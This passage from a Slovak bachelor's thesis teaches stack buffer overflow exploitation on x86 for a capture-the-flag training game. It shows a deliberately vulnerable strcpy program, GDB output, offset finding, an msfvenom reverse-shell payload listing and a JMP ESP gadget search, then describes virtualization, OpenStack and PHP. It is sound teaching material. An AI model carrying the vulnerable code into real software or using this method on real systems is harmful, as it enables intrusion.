Jazyk *assembly* používa obrovské množstvo rôznych inštrukcii, preto budú v nasledujúcom texte predstavené len tie, ktoré sú (alebo by mohli byť) relevantné pri procese zneužívania zraniteľnosti *Buffer Overflow*:[12]

- MOV - skopírovanie hodnoty zo zdroja do destinácie
- PUSH - vloženie hodnoty do zásobníku
- POP - odobranie hodnoty zo zásobníku a jej vloženie do destinácie
- CMP - porovnávanie hodnôt
- JMP - nepodmienený skok na určitú adresu
- CALL - zavolanie funkcie
- RET - návratový mechanizmus funkcie

#### Operačné kódy

Každá assembly inštrukcia je zložená z operačného kódu a operandov, ktorí do inštrukcie vstupujú. Operačné kódy sú reprezentované mnemotechnickými pomôckami

v podobe názvu danej inštrukcie ako napr. JMP, POP alebo PUSH. Operačné kódy sú však pre počítač reprezentované číslami v hexadecimálnej sústave, ktorých znalosť je potrebná pri vyhľadávaní konkrétnych inštrukcii obsiahnutých v binárnom súbore, na ktorý útočník útočí.[14]

Na zistenie hexadecimálnej reprezentácie jednotlivých operačných kódov existuje niekoľko nástrojov ako napr. `msf-nasm_shell`, ktorý je súčasťou platformy Metasploit Framework[3]. Obrázok 2.4 obsahuje výsledok použitia nástroja `msf-nasm_shell` na získanie hexadecimálnej reprezentácie rôznych *assembly* inštrukcii.

```
nasm > push esp
00000000  54                push esp
nasm > pop edi
00000000  5F                pop edi
nasm > mov eax,ebx
00000000  89D8              mov eax,ebx
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Obr. 2.4: Operačné kódy *assembly* inštrukcii v nástroji `msf-nasm_shell`


### Endianita

Endianitou sa nazýva spôsob ukladania a čítania dát v operačnej pamäti počítača. Existujú dva spôsoby vyjadrenia endianity a to *Big Endian* (BE) a *Little Endian* (LE). Jednotlivé endianity sa líšia v poradí akým reprezentujú bajty dát.

- Big-endian (BE) - ukladá vyšší bajt ako prvý
- Little-endian (LE) - ukladá nižší bajt ako prvý

Architektúra Intel x86 používa endianitu *Little-Endian*. Znalosť endianity architektúry systému, na ktorý útočník iniciuje útok je pre úspešnú exploitáciu nevyhnutná. Nasledujúci obrázok vizualizuje rozdiel jednotlivých endianít.[13]

[3]Metasploit Framework: https://docs.rapid7.com/metasploit/msf-overview/




Obr. 2.5: Rozdiel medzi *Little-Endian* a *Big-Endian*

### 2.2.5 Registre CPU

Pre dosiahnutie rýchleho a efektívneho vykonávania programového kódu, CPU používa niekoľko 32-bitových registrov[4]. Registre sú malé, extrémne rýchle úložné priestory, do ktorých pristupuje priamo procesor, číta z nich dáta alebo dané dáta modifikuje podľa potrieb toku exekúcie programového kódu.

Každý register je primárne špecializovaný pre jednu činnosť alebo operáciu, avšak registre CPU sú z vyššieho levelu abstrakcie rozdelené do niekoľkých kategórii podľa ich funkcionality a účelu:[15]

- Aritmetické registre
- Segmentové registre
- Register čítača inštrukcií
- Register FLAGS
- Kontrolné registre
- Debug registre
- Registre chráneného režimu

#### Registre na všeobecné použitie

Pre potreby útoku na zraniteľnosť *Buffer Overflow* je pre potreby tejto bakalárske práce postačujúca znalosť registrov na všeobecné použitie a to z dôvodu efektívneho orientovania sa v debuggeri akým je napr. GDB[5]. Medzi tieto registre patria nasledovné.[16]

- EAX - accumulator (stará sa o aritmetické a logické inštrukcie)

[4]Veľkosť registrov je závislá na použitej architektúre. Veľkosť registrov 32-bit platí len pre architektúru x86.

[5]The GNU Project Debugger (GDB): https://www.sourceware.org/gdb/

- EBX - base register (určený pre adresáciu pamäťového priestoru)
- ECX - counter (určený pre počítanie cyklov)
- EDX - data register (operácie I/O, násobenie, delenie, je akýmsi rozšírením registra EAX)
- ESI - source index (ukazovateľ na zdroju dát pri string copy operáciách)
- EDI - destination index (ukazovateľ na cieľovú destináciu kopírovaných dát pri string copy operáciách)

Ako ukážka práce s CPU registrami bude použitá funkcia *addNumbers()* naprogramovaná v jazyku C.

```
1 int addNumbers(int a, int b)
2 {
3     int res = a + b;
4
5     return res;
6 }
```

Výpis 2.4: Ukážka funkcie sčítajúcej dve čísla v jazyku C

Finálne sčítanie dvoch čísel sa v *assembly* kóde vyjadrí nasledovne.

```
0x56556201 <+16>:    mov    edx,DWORD PTR [ebp+0x8]
0x56556204 <+19>:    mov    eax,DWORD PTR [ebp+0xc]
0x56556207 <+22>:    add    eax,edx
0x56556209 <+24>:    mov    DWORD PTR [ebp-0x4],eax
0x5655620c <+27>:    mov    eax,DWORD PTR [ebp-0x4]
0x5655620f <+30>:    leave
0x56556210 <+31>:    ret
```

Výpis 2.5: Ukážka časti funkcie sčítajúcej dve čísla v jazyku assembly

Z *assembly* kódu je možné vidieť manipuláciu s registrami EAX a EDX, ktoré majú na starosti práve aritmetické operácie. Do jednotlivých registrov sa vložia parametre, ktoré boli funkcii *addNumbers()* predané (čísla 5 a 3) a následne sa zavolá *assembly* inštrukcia ADD, ktorá vykoná príslušnú aritmetickú operáciu. Nasledujúci obrázok reprezentuje stav registrov tesne pred sčítaním pri volaní funkcie s parametrami *addNumbers(5,3)*.


```
$eax   : 0x3
$ebx   : 0x56559000  →  <_GLOBAL_OFFSET_TABLE_+0> sbb al, 0x3f
$ecx   : 0xffffd1e0  →  0x00000001
$edx   : 0x5
```

Obr. 2.6: Zobrazenie registrov eax a edx v nástroji GDB pri volaní funkcie addNumbers(5, 3)

### Stack pointer

Ako už bolo uvedené vyššie, zásobník je používaný napr. na ukladanie dát, ukazovateľov a argumentov volaných funkcii. Zásobník je dynamický a konštantne sa mení počas celej exekúcie programu.

*Stack pointer* (register ESP) je špeciálny typ ukazovateľa, ktorý ukazuje na poslednú vloženú položku na zásobníku, teda na jeho najvyššiu pozíciu. V registri ESP je uložená adresa pamäti počítača, na ktorej sa nachádza posledný pridaný prvok a teda vrchol zásobníka. Po vsunutí nového prvku na zásobník, pribudne tento prvok na nižšej adrese a *stack pointer* sa posunie o jednu adresu nižšie.[17]




Obr. 2.7: Zásobník

### Base pointer

Počas behu vlákna sa zásobník konštantne mení a lokalizovať vlastný *stack frame* môže byť pre funkciu problematické. *Base pointer* (register EBP) je použitý na

začiatku exekúcie programového kódu funkcie na uloženie aktuálnej hodnoty vrcholu zásobníka volajúcej funkcie. Prístupom k registru EBP môže funkcia pristupovať k informáciám z vlastného *stack frame*.[18]

### Instruction pointer

*Instruction pointer* je jeden z najdôležitejších registrov pre útok na zraniteľnosť *Buffer Overflow*. Ukazovateľ nesie označenie EIP a ukazuje na adresu inštrukcie, ktorá sa má vykonať ako nasledujúca. Kvôli charakteru registra EIP a faktu, že kontroluje tok exekúcie programu, je pre útočníka hlavným cieľom získať kontrolu nad týmto registrom. Získaním kontroly nad registrom EIP môže útočník presmerovať tok exekúcie programu na svoj vlastný, škodlivý kód.[19]

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0x3
$ebx   : 0x56559000  →  <_GLOBAL_OFFSET_TABLE_+0> sbb al, 0x3f
$ecx   : 0xffffd1e0  →  0x00000001
$edx   : 0x5
$esp   : 0xffffd190  →  0x00000001
$ebp   : 0xffffd1a0  →  0xffffd1c8  →  0x00000000
$esi   : 0x1
$edi   : 0x56556070  →  <_start+0> xor ebp, ebp
$eip   : 0x56556207  →  <add+22> add eax, edx
$eflags: [zero carry PARITY ADJUST sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────────── stack ────
0xffffd190|+0x0000: 0x00000001   ← $esp
0xffffd194|+0x0004: 0xf7fdc480   →   push ebp
0xffffd198|+0x0008: 0x00000000
0xffffd19c|+0x000c: 0xf7df38ce   →   add esp, 0x10
0xffffd1a0|+0x0010: 0xffffd1c8   →  0x00000000    ← $ebp
0xffffd1a4|+0x0014: 0x56556237   →  <main+38> add esp, 0x8
0xffffd1a8|+0x0018: 0x00000005
0xffffd1ac|+0x001c: 0x00000003
──────────────────────────────────────────────────────────────────────────── code:x86:32 ────
   0x565561fc <add+11>         add    eax, 0x2e04
   0x56556201 <add+16>         mov    edx, DWORD PTR [ebp+0x8]
   0x56556204 <add+19>         mov    eax, DWORD PTR [ebp+0xc]
●→ 0x56556207 <add+22>         add    eax, edx
   0x56556209 <add+24>         mov    DWORD PTR [ebp-0x4], eax
   0x5655620c <add+27>         mov    eax, DWORD PTR [ebp-0x4]
   0x5655620f <add+30>         leave
   0x56556210 <add+31>         ret
   0x56556211 <main+0>         lea    ecx, [esp+0x4]
──────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "demo2", stopped 0x56556207 in add (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x56556207 → add()
[#1] 0x56556237 → main()
──────────────────────────────────────────────────────────────────────────────────────────
gef➤
```

Obr. 2.8: Zobrazenie registrov, zásobníku a *assembly* kódu v nástroji `GDB`

## 2.2.6 Príčina vzniku zraniteľnosti

Dobré pochopenie kontextu, v ktorom bežia aplikácie a podmienok, za ktorých vzniká táto zraniteľnosť, je nevyhnutné k úspešnému vývoju exploitu, ktorý túto zraniteľnosť zneužíva.

Zraniteľnosť *Buffer Overflow* vzniká, keď aplikácia nedostatočne ošetruje užívateľský vstup, ktorý je ukladaný do programových premenných. Pokiaľ veľkosť dát poskytnutých užívateľom presahuje veľkosť alokovaného priestoru pre danú premennú, do ktorej budú dáta vložené, dochádza k pretečeniu bufferu. Dáta, pre ktoré už nie je alokované miesto dostatočné, sa zapíšu do zásobníku a prepíšu tým existujúce dáta nachádzajúce sa na zásobníku.

Vzhľadom na podmienku vzniku zraniteľnosti je možné konštatovať, že sa jedná primárne o chybu programátora, ktorý danú funkcionalitu implementoval. V moderných aplikáciách sa táto zraniteľnosť veľmi často nevyskytuje, avšak jej najčastejší výskyt je možné pozorovať v programoch, ktoré na nízkej úrovni komunikujú s hardvérom počítača. Jedná sa predovšetkým o ovládače rôznych znakových alebo blokových zariadení. Zraniteľnosť sa však môže vyskytovať aj priamo v jadre operačného systému.[21]

Výpis 2.6 obsahuje ukážku zraniteľného kódu v nízkoúrovňovom jazyku C, kde chýba akékoľvek ošetrenie užívateľského vstupu, ktorý je predaný funkcii *strcpy()* ako parameter z príkazového riadku. Premenná typu pole znakov má v ukážkovom kóde veľkosť 20 bajtov, čo znamená, že pri spustení funkcie *main()*, bude na jej *stack frame* pre túto premennú alokovaných 20 bajtov pamäte.

```
int main(int argc, char *argv[])
{
    char buff[20];
    strcpy(buff, argv[1]);

    return 0;
}
```

Výpis 2.6: Ukážka zraniteľnej implementácie kopírovania dát do bufferu v jazyku C

Ak užívateľský vstup presiahne 20 bajtov, užívateľom poskytnuté dáta budú zapísané do zásobníku za rozsah alokovaného priestoru pre premennú *buff*. Aplikácia na túto udalosť reaguje chybovou hláškou „segmentation fault“, ktorú je možné vidieť na obrázku 2.9.

```
┌──(qurius㉿frostvandrer)-[~/demo]
└─$ ./BoF AAAA

┌──(qurius㉿frostvandrer)-[~/demo]
└─$ ./BoF AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
zsh: segmentation fault  ./BoF AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
```

Obr. 2.9: Chybová hláška „segfault“ po pretečení bufferu

V nástroji GDB je možné spozorovať, že všetky užívateľom poskytnuté dáta, boli zapísané do zásobníku. Znaky „A“ a „B“ sú v hexadecimálnej sústave reprezentované ako „\x41“ a „\x42“. Zneužitie tejto zraniteľnosti spočíva v skutočnosti, že zraniteľnosť útočníkovi umožňuje upravovať dáta uložené na zásobníku podľa svojich potrieb a prepísať tak hodnotu, ktorá by mala prísť do registra EIP, ktorý kontroluje tok exekúciu programového kódu.

```
gef➤  x/20 $esp+100
0xffffd164:     0xf7fdc480      0x0     0x41414141      0x41414141
0xffffd174:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd184:     0x41414141      0x42424242      0xffffd100      0x0
0xffffd194:     0x2     0x0     0xf7dda905      0x2
0xffffd1a4:     0x56556080      0x0     0xf7dda905      0x2
gef➤
```

Obr. 2.10: Hodnoty na zásobníku po pretečení bufferu premennej *buff* v nástroji GDB

### 2.2.7 Ochranné mechanizmy kompilátoru a operačného systému

Zraniteľnosť *Buffer Overflow* je známa už takmer 20 rokov a za tú dobu vzniklo niekoľko protekčných mechanizmov, ktoré sú implementované kompilátorom alebo samotným operačným systémom. Medzi najznámejšie patria tzv. *stack canaries*[6], ASLR[7] a hardvérové zmeny pre zákaz vykonávania programového kódu v adresnom priestore, ktorý je určený pre zásobník. Aj keď existujú techniky obchádzania týchto obranných mechanizmov, komplexnosť danej problematiky vysoko presahuje rozsah tejto bakalárskej práce. Pre jednoduchosť demonštrácie a pre účely tejto bakalárskej práce, sú niektoré protekčné mechanizmy pri kompilácii binárnych súborov vypnuté. [20]

### 2.2.8 Mechanizmus zneužitia zraniteľnosti

Pred úspešným útokom na zraniteľnosť *Buffer Overlow*, je potrebné túto zraniteľnosť v aplikácii identifikovať. Identifikácia prebieha najčastejšie white box analýzou zdrojového kódu aplikácie, pomocou techník reverzného inžinierstva alebo pomocou fuzzingu[8]. V tejto podkapitole bude pozornosť venovaná identifikácií zraniteľnosti

[6] *Stack canary*: https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/

[7] Address Space Layout Randomization: https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/

[8] „fuzzing“ je black box technika, ktorá sa zadávaním rôznych a často neštandardných užívateľských vstupov pokúša o nájdenie chýb v implementácii alebo komponentov, ku ktorým štandardne užívateľ nemá priamy prístup.

*Buffer Overflow* pomocou fuzzingu.

Pri exploitácii zraniteľnosti *Buffer Overflow* vývoj exploitu[9] do vysokej miery závisí na kreativite útočníka, preto uvedený postup nie je jediný možný ale je len jedným z možných prevedení tohto útoku. Štandardný postup zahŕňa prebranie kontroly nad registrom EIP, lokalizáciu priestoru pre shellcode[10], generovanie shellcode a iné. Počas vývoja exploitu je nutné zachytiť zraniteľnú aplikáciu do debuggeru[11] a vykonávať manuálnu inšpekciu hodnôt uložených v registroch CPU a hodnôt, ktoré sa počas behu aplikácie zapisujú na zásobník daného vlákna.[21][22]

### Prebranie kontroly nad registrom EIP

Prvým krokom k získaniu kontroly nad registrom EIP je zistiť počet bajtov, ktoré je nutné aplikácii predať v podobe užívateľského vstupu, aby bola prepísaná hodnota v registri EIP. Ak nie je pre útočníka dostupný zdrojový kód zraniteľnej aplikácie, je v tejto fáze možné použiť techniku fuzzingu, v cykloch posielať aplikácii rôzne dlhé užívateľské vstupy a pozorovať, kedy aplikácia prestane reagovať. Pokiaľ bude hodnota v registri EIP prepísaná hodnotou, ktorá neodpovedá adrese žiadnej inštrukcie, CPU nie je schopné pokračovať v exekúcii programového kódu a aplikácia končí svoj beh s chybovou hláškou *segmentation fault*.

Po zistení približnej dĺžky užívateľského vstupu, ktorá spôsobuje pád aplikácie, je potrebné zistiť presný offset bajtov k registru EIP. Technika, ktorá umožňuje zistenie toho offsetu spočíva v posielaní užívateľského vstupu segmentovaného do jedinečných vzorov, ktoré sa v rámci celého payloadu[12] neopakujú. Po doručení payloadu do bufferu zraniteľnej aplikácie a po jeho zápise na zásobník, je v prípade prepísania hodnoty v registri EIP možné vyčítať, ktorý fragment payloadu sa zapísal do registra EIP. Na základe tohto fragmentu je možné spätne vypočítať presný počet bajtov, ktoré predchádzali tomuto fragmentu od začiatku bufferu premennej, do ktorej sa payload zapisuje.

Vyššie uvedené je možné dosiahnuť rôznymi spôsobmi a existuje niekoľko nástrojov. Jedným z nich je sada nástrojov `msf-pattern_create` a `msf-pattern_offset`, ktoré sú súčasťou platformy Metasploit Framework[13]. Demonštrácia týchto nástrojov je obsiahnutá v praktickej časti bakalárskej práce v prílohe A.[21][22]

[9] „exploit“ je anglický termín reprezentujúci program, ktorý bol vyvinutý za účelom zneužitia danej zraniteľnosti.

[10] „shellcode“ je anglický termín reprezentujúci množinu inštrukcii, ktorá vykonáva útočníkom zvolenú funkcionalitu pri exploitácii systému.

[11] Debugger je softwarový nástroj používaný na hľadanie chýb pri vývoji software vo fáze ladenia.

[12] „payload“ je anglický termín reprezentujúci škodlivý kód, ktorý má útočník v záujme doručiť obeti.

[13] Metasploit Framework: https://docs.rapid7.com/metasploit/msf-overview/

### Lokalizácia priestoru v pamäti pre shellcode

Pred vynútením zmeny toku programového kódu je nutné zistiť, kde presne na zásobníku sa nachádza payload, ktorý bol útočníkom poslaný do bufferu programovej premennej. Od toho závisí *assembly* inštrukcia, ktorou bude nutné substituovať aktuálnu hodnotu uloženú v registri EIP.

Na lokalizáciu shellcode na zásobníku je možné shellcode nahradiť reťazcom určitej dĺžky, ktorý je tvorený len z jedného znaku. V pamäti sa tak objaví veľký fragment dát tvorený jediným znakom, ktorý je veľmi jednoducho identifikovateľný. Na základe výsledku, útočník volí inštrukciu, ktorú je nutné použiť, aby presmeroval tok exekúcie programového kódu na svoj shellcode. V nasledujúcom výpise je demonštrovaný obsah zásobníku, kde shellcode určený na lokalizáciu na zásobníku, je tvorený znakmi „C“.[22]

```
02607454 41414141 AAAA
02607458 41414141 AAAA
0260745C 42424242 BBBB # prepísaná hodnota v registri EIP
02607460 43434343 CCCC
02607464 43434343 CCCC
02607468 43434343 CCCC
0260746C 43434343 CCCC
02607470 43434343 CCCC
```

Výpis 2.7: Shellcode tvorený znakom „C“

### Identifikácia špeciálnych znakov

Pri vývoji exploitu zneužívajúceho zraniteľnosť *Buffer Overflow* v sieťovej aplikácii, je nutné brať do úvahy charakter zraniteľnej aplikácie, prípadne charakter aplikačných protokolov, ktoré aplikácia využíva. Použitý payload môže obsahovať znaky, ktoré majú pre aplikáciu alternatívny význam a môžu tak prekaziť úspešnú exploitáciu. Jedným z týchto špeciálnych znakov je tzv. *null byte*[14], ktorý v nízkoúrovňových jazykoch ako C alebo C++ reprezentuje ukončenie textového reťazca. Pri zneužívaní zraniteľnosti v kóde, v ktorom sa zraniteľnosť prejavuje pri kopírovaní obsahu jedného bufferu do druhého, použitie znaku *null byte* preruší reťazec reprezentujúci payload a exploitácia zlyhá.[23]

### Generovanie shellcode

Po získaní kontroly nad tokom exekúcie programového kódu, lokalizácií priestoru v pamäti pre shellcode a identifikácií špeciálnych znakov, ktorý by mohli exploitá-

[14] *null byte* je v hexadecimálne sústave reprezentovaný `0x00`.

ciu prekaziť, je potrebné vygenerovať shellcode, ktorý bude vykonávať požadovanú funkcionalitu. Shellcode je v podstate samostatný program, ktorý sa pri zneužívaní zraniteľnosti *Buffer Overflow* zavedie do pamäte počas behu iného procesu. Pri generovaní shellcode je potrebné dbať na správnosť zvolenej architektúry, nakoľko nie všetky architektúry sú medzi sebou kompatibilné. Je potrebné rozlišovať 32-bitovú a 64-bitovú architektúru procesoru a operačný systém, na ktorom zraniteľná aplikácia beží.

Útočník si môže generovať vlastný proprietárny shellcode, čo sa v praxi využíva najčastejšie alebo môže použiť nástroj, ktorý pre neho na základe zvolených parametrov shellcode vygeneruje. Jedným z nástrojov používaných na generáciu shellcode je `msfvenom`[15], ktorý je opäť súčasťou platformy *Metasploit Framework*. Útočník zadáva nástroju parametre ako druh payloadu, architektúru a v prípade payloadu typu reverse shell vlastnú IP adresu a port, na ktorý sa má cieľový systém po úspešnej exploitácií pripojiť.[1][22]

```
┌──(qurius㉿frostvandrer)-[~]
└─$ msfvenom -l payloads | grep linux | grep x86 | grep reverse
    linux/x86/meterpreter/reverse_ipv6_tcp              Inject the mettle server payload (staged). Connect back to attacker over IPv6
    linux/x86/meterpreter/reverse_nonx_tcp              Inject the mettle server payload (staged). Connect back to the attacker
    linux/x86/meterpreter/reverse_tcp                   Inject the mettle server payload (staged). Connect back to the attacker
    linux/x86/meterpreter/reverse_tcp_uuid              Inject the mettle server payload (staged). Connect back to the attacker
    linux/x86/meterpreter_reverse_http                  Run the Meterpreter / Mettle server payload (stageless)
    linux/x86/meterpreter_reverse_https                 Run the Meterpreter / Mettle server payload (stageless)
    linux/x86/meterpreter_reverse_tcp                   Run the Meterpreter / Mettle server payload (stageless)
    linux/x86/metsvc_reverse_tcp                        Stub payload for interacting with a Meterpreter Service
    linux/x86/shell/reverse_ipv6_tcp                    Spawn a command shell (staged). Connect back to attacker over IPv6
    linux/x86/shell/reverse_nonx_tcp                    Spawn a command shell (staged). Connect back to the attacker
    linux/x86/shell/reverse_tcp                         Spawn a command shell (staged). Connect back to the attacker
    linux/x86/shell/reverse_tcp_uuid                    Spawn a command shell (staged). Connect back to the attacker
    linux/x86/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    linux/x86/shell_reverse_tcp_ipv6                    Connect back to attacker and spawn a command shell over IPv6
```

Obr. 2.11: Výpis možných payloadov pre pre OS Linux, architektúru x86 typu *reverse shell* pomocou nástroja `msfvenom`.

### Vynútenie zmeny toku programového kódu

Vynútenie zmeny toku programového kódu je poslednou fázou útoku, kde je potrebné nájsť *assembly* inštrukciu, ktorá nasmeruje tok exekúcie na útočníkom pripravený shellcode. Útočník preto musí vedieť presne, kde v pamäti sa jeho shellcode nachádza. Nakoľko je táto problematika v praxi veľmi komplikovaná a každá aplikácia v pamäťovom priestore s dátami operuje trochu inak, je pre správne pochopenie tohto mechanizmu vhodné uviesť konkrétny príklad. Táto podkapitola bude pre účely výkladu ďalej pracovať so scenárom, kedy sa shellcode útočníka nachádza na mieste, kam ukazuje *stack pointer* (register ESP).

Pre úspešné nasmerovanie toku exekúcie na shellcode je potrebné použiť vhodnú *assembly* inštrukciu. Existuje niekoľko variant, ktoré závisia na veľkosti binárneho

[15]Nástroj `msfvenom`: https://www.offensive-security.com/metasploit-unleashed/msfvenom/

súboru, veľkosti miesta dostupného pre shellcode a iných premenných, ktoré do procesu exploitácie vstupujú. Pre zjednodušenie tejto komplexnej problematiky bude uvedená najjednoduchšia z možných variant, ktorá reprezentuje hlavnú myšlienku tohto exploitačného kroku.

Útočník môže použiť inštrukciu `JMP ESP`, ktorá pre procesor predstavuje nepodmienený skok na adresu, ktorá je uložená v registri ESP, akonáhle príde adresa tejto inštrukcie do registra EIP, procesor presmeruje tok exekúcie na adresu v pamäti, na ktorú ukazuje register ESP a teda na shellcode útočníka.

Pre nájdenie správnej adresy použitej inštrukcie je možné použiť už existujúce nástroje ako napríklad *ROPGadget.py*[16], avšak je potrebné v exploite pracovať so správnou endianitou, aby bola nájdená adresa správne reprezentovaná pre CPU.[22]

```
┌──(qurius㉿frostvandrer)-[~/demo]
└─$ ROPgadget --binary BoF --only "jmp"
Gadgets information
============================================================
0x0000104b : jmp 0x1030
0x000011f4 : jmp 0x1110
0x00001117 : jmp 0x1147
0x000011b6 : jmp 0x11b9
0x000012d3 : jmp 0x1260
0x00001366 : jmp 0x136c
0x00001050 : jmp dword ptr [ebx + 0x10]
0x00001060 : jmp dword ptr [ebx + 0x14]
0x00001040 : jmp dword ptr [ebx + 0xc]
0x00001036 : jmp dword ptr [ebx + 8]
0x00001070 : jmp dword ptr [ebx - 0x10]
0x00001075 : jmp dword ptr [esi - 0x70]
0x0000120e : jmp esp

Unique gadgets found: 13
```

Obr. 2.12: Nájdenie adresy inštrukcie `JMP ESP` pomocou nástroja `ROPGadget`.

[16]Nástroj ROPGadget: https://github.com/JonathanSalwan/ROPgadget

# 3 Technológie použité pre realizáciu kybernetickej hry

Nevyhnutnou súčasťou realizácie cieľov bakalárskej práce je použitie virtualizačných technológii pre simuláciu počítačovej siete a jej prvkov. Táto kapitola predstaví princípy a výhody hardvérovej virtualizácie, platformu OpenStack a technológie, ktoré boli použité v praktickej časti bakalárskej práce.

## 3.1 Virtualizačné technológie

Prvým dôležitým pojmom je virtualizácia. Virtualizácia prináša určitú abstrakciu nad hardvérom fyzického počítača, ktorá umožňuje zdieľať hardvérové zdoje ako procesor, pamäť či úložisko s tzv. virtuálnymi strojmi. Jedná sa teda o softvérovú emuláciu fyzického zariadenia. Virtuálnym strojom nazývame virtuálne prostredie simulujúce hardvér s plne funkčným operačným systémom. Fyzický počítač, ktorý poskytuje virtualizáciu je často označovaný ako *host*, emulovaný systém ako *guest* a softvér zabezpečujúci virtualizáciu *hypervizor*.

Virutalizačné technológie poskytujú užívateľovi celú radu výhod. Hlavnou výhodou pre aplikáciu v tejto bakalárskej práci je možnosť vytvoriť tzv. *snapshot*, ktorý umožňuje zachytiť aktuálny stav virtualizovaného systému. V prípade poruchy operačného systému alebo nekalej činnosti študenta, je možné systém jednoducho vrátiť do pôvodne požadovaného stavu. Vzhľadom na povahu činnosti, ktorú bude študent v rámci penetračného testovania voči každému virtuálnemu stroju vykonávať, je použitie virtuálnych strojov veľmi výhodné.

Existuje mnoho služieb a softvéru, ktoré sa venujú virtualizácii či už ako desktopové aplikácie alebo cloudové služby. V nasledujúcej kapitole bude predstavená platforma, ktorú bude kybernetická hra využívať. [24]

## 3.2 Platforma OpenStack

OpenStack je *open source* software a platforma umožňujúca užívateľom nasadenie virtuálnych stojov, sietí a iných prvkov použiteľných na plnenie rôznych úloh pri implementácii cloudových riešení. Platforma zaisťuje rozdeľovanie virtualizovanej výpočtovej kapacity a má teda kontrolu nad zdrojmi cloudu.

Pri narazení na nedostatok hardvérového výkonu pri použití klasického fyzického serveru je možným riešením pridať nový hardvér alebo dokúpiť nový server. Tieto riešenia sú však často drahé a novo dokúpený server nemusí naplno využívať svoju výpočtovú schopnosť a riešenie sa stáva neefektívnym. Použitie platformy

OpenStack tieto problémy čiastočne eliminuje a to práve použitím virtualizačných technológii. OpenStack rozdeľovanie fyzických zdrojov zovšeobecňuje pomocou tzv. *poolov*, z ktorých môžu jednotlivé virtuálne inštancie čerpať. Platformu OpenStack využíva práve Kybernetická Aréna, pre ktorú je kybernetická hra vyvíjaná. [25]

## 3.3 Kybernetická Aréna

Kybernetická aréna je komplexným riešením prostredia pre výskum, testovanie a vzdelávanie v oblasti kybernetickej bezpečnosti. Oproti iným platformám sa kybernetická aréna navyše zameriava na kyberfyzikálne systémy a systémy z industriálnej sféry.

Kybernetická aréna obsahuje hry obsahujúce scenár, ktorý je tvorený formou tzv. hry o vlajku (Capture the flag). Jednotlivé kybernetické hry sa zameriavajú na problematiku penetračného testovania, digitálnej forenznej analýzy a aplikovanej kryptografie.

Kybernetická aréna zobrazuje svoj obsah podľa príslušnosti užívateľa do určitej skupiny akou je napríklad predmet v daný semester. Každá kybernetická hra sa skladá z nasledujúcich častí:

- Úlohy - zložené z textového zadanie, nápovedí a poznámok
- Kontrolný test - 5 otázok typu jedna alebo viac správnych odpovedí
- Záverečné zhrnutie - zobrazenie počtu bodov, ktoré študent získal za jednotlivé úlohy počas hry
- Skóre hry - zobrazenie grafov a tabuľky skóre všetkých aktívnych hráčov

Každá hra má obmedzený počet hráčov a môže byť časovo obmedzená. Študent má na splnenie úloh priestor, kým mu nevyprší čas alebo sám dobrovoľne hru neukončí.[26]

## 3.4 Jazyk PHP

PHP je skriptovací jazyk, ktorý vzikol v roku 1994 a je používaný pre vývoj *klient-server* aplikácii a dynamických webových stránok. Pôvodným významom skratky bolo *Personal Home Page*, avšak dnes sa pod skratkou rozmumie *PHP: Hypertext Preprocessor*.

Webové aplikácie využívajú vyššie spomínaný model klient-server, čo v praxi znamená nasledové. Užívateľ pristúpi na fiktívnu webovú stránku *www.example.com*, internetový prehliadač zašle webovému serveru HTTP žiadosť a ten odpovie príslušným HTML dokumentom. V tomto prípade je internetový prehliadač *klient* a webový server *server*. PHP beží na strane serveru, spracuje danú žiadosť a odpovie HTML dokumentom.

Jazyk PHP funguje na všetkych hlavných operačných systémoch akými sú napríklad Linux, Windows či macOS. Vývojári môžu použiť PHP na mnohých známych webových serveroch ako napr. Nginx alebo Apache. Jazyk PHP podporujú aj niektoré cloudové prostredia ako Microsoft Azure či Amazon AWS.

